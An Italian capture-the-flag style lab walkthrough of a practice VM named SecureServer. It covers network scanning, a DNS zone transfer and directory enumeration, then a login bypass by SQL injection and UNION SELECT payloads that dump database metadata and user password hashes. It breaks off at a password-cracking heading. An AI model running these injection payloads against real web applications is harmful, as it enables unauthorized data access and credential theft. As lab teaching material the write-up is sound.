

VDSI - SecureServer

Andrea Pepe - Matteo Ciccaglione

03/07/2022

1 Foothold

1.1 target machine individuation

```
nmap -sP 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 12:01 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try u
Nmap scan report for 192.168.56.101
Host is up (0.00032s latency).
Nmap scan report for 192.168.56.105
Host is up (0.0018s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.96 seconds
```

1.2 nmap

```
$ sudo nmap -sS 192.168.56.105
sudo: impossibile risolvere l'host roronoa: Errore temporaneo nella risoluzione del no
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 12:06 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try u
Nmap scan report for 192.168.56.105
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:00:27:A2:D0:B4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

1.3 DNS ZT

```
$ dig axfr @sa.secureserver.vdsi secureserver.vdsi
```

```
; <<>> DiG 9.18.0-2-Debian <<>> axfr @sa.secureserver.vdsi secureserver.vdsi
; (1 server found)
;; global options: +cmd
secureserver.vdsi. 3600 IN SOA ns.secureserver.vdsi. sa.secureserver.vdsi. 1 3600 600 8
secureserver.vdsi. 3600 IN NS ns1.secureserver.vdsi.
secureserver.vdsi. 3600 IN NS ns2.secureserver.vdsi.
6ee67.secureserver.vdsi. 3600 IN A 10.1.1.1
8059a.secureserver.vdsi. 3600 IN A 10.1.1.5
admin.secureserver.vdsi. 3600 IN A 10.1.1.4
cdn.secureserver.vdsi. 3600 IN A 10.1.1.3
e16ab.secureserver.vdsi. 3600 IN CNAME www.secureserver.vdsi.
git.secureserver.vdsi. 3600 IN A 10.1.1.4
ns1.secureserver.vdsi. 3600 IN A 10.0.0.1
ns2.secureserver.vdsi. 3600 IN A 10.0.0.2
sa.secureserver.vdsi. 3600 IN A 10.1.1.2
secret.secureserver.vdsi. 3600 IN A 10.1.1.3
shell.secureserver.vdsi. 3600 IN A 10.1.1.10
static.secureserver.vdsi. 3600 IN CNAME www.secureserver.vdsi.
secureserver.vdsi. 3600 IN SOA ns.secureserver.vdsi. sa.secureserver.vdsi. 1 3600 600 8
;; Query time: 0 msec
;; SERVER: 192.168.56.105#53(sa.secureserver.vdsi) (TCP)
;; WHEN: Sun Jul 03 14:22:46 CEST 2022
;; XFR size: 16 records (messages 1, bytes 404)
```

1.4 Server web

Tra i vari nomi DNS individuati, ce n'è uno che risulta essere un vhost: **e16ab.secureserver.htb** . Se ci si va, viene mostrato da browser "403 Forbidden". Tuttavia, sia con curl che da BurpSuite, il codice di ritorno HTTP è 200. Si tratta di una pagina costruita per ingannare.

Enumeriamo le directory del vhost.

1.4.1 gobuster

```
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
=====
Gobuster v3.1.0
```

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

```
[+] Url: http://e16ab.secureserver.vdsi
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-dir
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: html,txt,php,js
[+] Timeout: 10s
```

=====

2022/07/03 19:05:39 Starting gobuster in directory enumeration mode

=====

```
/css (Status: 301) [Size: 185] [--> http://e16ab.secureserver.vdsi/cs
/register.php (Status: 200) [Size: 560]
/uploads (Status: 301) [Size: 185] [--> http://e16ab.secureserver.vdsi/up
/secret.php (Status: 200) [Size: 1112]
Progress: 116985 / 150005 (77.99%)
```

=====

2022/07/03 19:05:52 Finished

=====

1.4.2 SQL injection 1

La pagina **register.php** non è accessibile. Mentre la pagina **secret.php** presenta un form di login. Se si vede il sorgente html della pagina, c'è una riga di un bottone di input di debug con valore false che però è commentata.

Provando a fare il login con credenziali abc:abc allo URL `http://e16ab.secureserver.vdsi/secret.php?debug=true`, viene stampata la query che viene effettuata:

```
SELECT * FROM users where (username='abc') AND (password = '900150983cd24fb0d6963f7d28
```

Facciamo SQL injection sullo username, inserendo:

```
a') OR 1=1; #
```

Si viene redirezionati alla pagina: `http://e16ab.secureserver.vdsi/S34rch_ev3ryWh3ree.php`.

1.4.3 SQL injection 2

Questa pagina presenta un altro form (HTTP POST), con cui è possibile cercare dei prodotti inserendo una stringa. Non inserendo nulla e premendo il pulsante per la ricerca, appare la seguente tabella:

Welcome admin!! Search for products here

Search for a product:

| Product Name | Product Type | Description | Price (in USD) |
|-----------------|------------------|--|----------------|
| pillows | bedroom linen | soft fluffy pillows | 4000 |
| book shelf | furniture | hard balsa wood furniture | 3200 |
| pressure cooker | kitchen | 5 ltr. pressure cooker for the entire family | 12000 |
| shampoo | healthcare | anti dandruff shampoo for oily hair | 2300 |
| tubelight | lighting | bright light for the entire house | 1200 |
| headphones | computers | high quality Bose standard china made headphones | 200 |
| ADSL2 router | wireless devices | long range wireless router for the entire locality | 9090 |
| buffalo | animal | endless supply of authentic milk | 23000 |
| bicycle | vehicles | the best in the market, now ride to office! | 10000 |

[Home](#)

Se si guarda il sorgente della pagina, e c'è sempre un riferimento al campo debug, ma stavolta non è utile, viene esplicitamente indicato che non verrà fornita alcuna info di debug (molto simpaticamente :)).

Proviamo ad inserire qualche lettera e vediamo che succede:

Search for a product:

| Product Name | Product Type | Description | Price (in USD) |
|--------------|--------------|---|----------------|
| book shelf | furniture | hard balsa wood furniture | 3200 |
| buffalo | animal | endless supply of authentic milk | 23000 |
| bicycle | vehicles | the best in the market, now ride to office! | 10000 |

Vengono mostrati solo i file che iniziano con la lettera inserita. La query sarà qualcosa del tipo:

```
SELECT * FROM products WHERE product_name LIKE '${input}%'
```

Proviamo ad usare l'apice e vediamo cosa succede.

Search for a product:

Search!

| Product Name | Product Type | Description | Price (in USD) |
|--------------|--------------|-------------|----------------|
|--------------|--------------|-------------|----------------|

Sembra crashare. Anche inserendo la stringa `b%'` è lo stesso. Proviamo a mettere un commento dopo e vediamo se riusciamo ad ottenere le stesse righe di prima. Come visibile dalla seguente immagine, inserendo la stringa `b%' #` si ottiene quanto atteso.

Search for a product:

Search!

| Product Name | Product Type | Description | Price (in USD) |
|--------------|--------------|---|----------------|
| book shelf | furniture | hard balsa wood furniture | 3200 |
| buffalo | animal | endless supply of authentic milk | 23000 |
| bicycle | vehicles | the best in the market, now ride to office! | 10000 |

A questo punto, proviamo a fare delle SQL injections di tipo **UNION SELECT** per ottenere informazioni. Dalla tabella mostrata, siamo sicuri che almeno 4 colonne ci sono, ma probabilmente saranno almeno 5, in quanto sembra plausibile che per record del genere ci sia una colonna ID.

Effettivamente, la tabella ha 5 colonne. L'injection che l'ha rivelato è stata: `%' UNION SELECT ALL 1,2,3,4,5 #`:

Search for a product:

Search!

| Product Name | Product Type | Description | Price (in USD) |
|-----------------|------------------|--|----------------|
| pillows | bedroom linen | soft fluffy pillows | 4000 |
| book shelf | furniture | hard balsa wood furniture | 3200 |
| pressure cooker | kitchen | 5 ltr. pressure cooker for the entire family | 12000 |
| shampoo | healthcare | anti dandruff shampoo for oily hair | 2300 |
| tubelight | lighting | bright light for the entire house | 1200 |
| headphones | computers | high quality Bose standard china made headphones | 200 |
| ADSL2 router | wireless devices | long range wireless router for the entire locality | 9090 |
| buffalo | animal | endless supply of authentic milk | 23000 |
| bicycle | vehicles | the best in the market, now ride to office! | 10000 |
| 2 | 3 | 4 | 5 |

1.5 Database Information Gathering

1.5.1 general infos

Continuiamo a sfruttare la SQL injection per ottenere nome del database, dell'utente con cui gira, della versione del DB. Lo facciamo con il seguente payload iniettato:

```
%' UNION SELECT ALL 1,database(),user(),version(),5 #
```

| | | |
|---------------------|-----------------------|---------------|
| sqlitraining | root@localhost | 8.0.26 |
|---------------------|-----------------------|---------------|

Dunque abbiamo:

- DB name = **sqlitraining** utente = **root** versione = **8.0.26**

1.5.2 tables

Vediamo quali tables sono presenti nel database, facendoci restituire la colonna **table_name** da INFORMATION_SCHEMA.columns con il seguente payload:

```
%' UNION SELECT 1,table_name,3,4,5 from information_schema.columns #
```


Ce ne sono tanti, molti di più di quelli visibili nella seguente immagine, ma uno interessante può essere **users**, che contiene gli username e le hash delle passwords degli utenti.

setup_instruments
setup_objects
setup_threads
socket_instances
socket_summary_by_event_name
socket_summary_by_instance
status_by_account
status_by_host
status_by_thread
status_by_user
table_handles
table_io_waits_summary_by_index_usage
table_io_waits_summary_by_table
table_lock_waits_summary_by_table
threads
tls_channel_status
user_defined_functions
user_variables_by_thread
users
variables_by_thread
variables_info
products
host_summary
host_summary_by_file_io

1.5.3 users

Per scoprire i nomi delle colonne della tabella **users** usiamo il seguente payload:

```
%' UNION SELECT 1,column_name,3,4,5 from information_schema.columns where table_name =
```




```
USER
CURRENT_CONNECTIONS
TOTAL_CONNECTIONS
id
username
password
fname
description
```

Prendiamo username, password e description con la seguente query iniettata:

```
' UNION SELECT 1,username,password,description,5 from users #
```

Si ottiene quanto segue:



| | |
|-----------|--|
| admin | 0c4fce23e116d23f8d25526071ca6e3a All hail the admin!! |
| bob | 0c4fce23e116d23f8d25526071ca6e3a Sup! I love swimming! |
| ramesh | 0c4fce23e116d23f8d25526071ca6e3a I love 5 star! |
| suresh | 0c4fce23e116d23f8d25526071ca6e3a I love 5 star toooo! |
| alice | 0c4fce23e116d23f8d25526071ca6e3a In wonderland right now :O |
| voldemort | 0c4fce23e116d23f8d25526071ca6e3a How dare you! Avada kedavra! |
| frodo | 0c4fce23e116d23f8d25526071ca6e3a Need to go to Mordor. Like right now! |
| hodor | 0c4fce23e116d23f8d25526071ca6e3a Hodor |
| rhombus | 0c4fce23e116d23f8d25526071ca6e3a Im the rambo!! Bwahahaha! |

Tutti gli utenti hanno la stessa password hashata, proviamo a crackarla.

Tuttavia, la password non viene mostrata tutta per questioni di spazio.

Dobbiamo estrarla pezzo per pezzo, usando la funzione SQL **SUBSTRING(string, pos, len)**. Notare che pos parte da 1.

```
' UNION SELECT 1,username,SUBSTRING(password, 1, 10),4,5 from users #
```

Pezzi: 0c4fce23e1 16d23f8d25 526071ca6e 3a

In realtà è lunga uguale!

1.6 Password cracking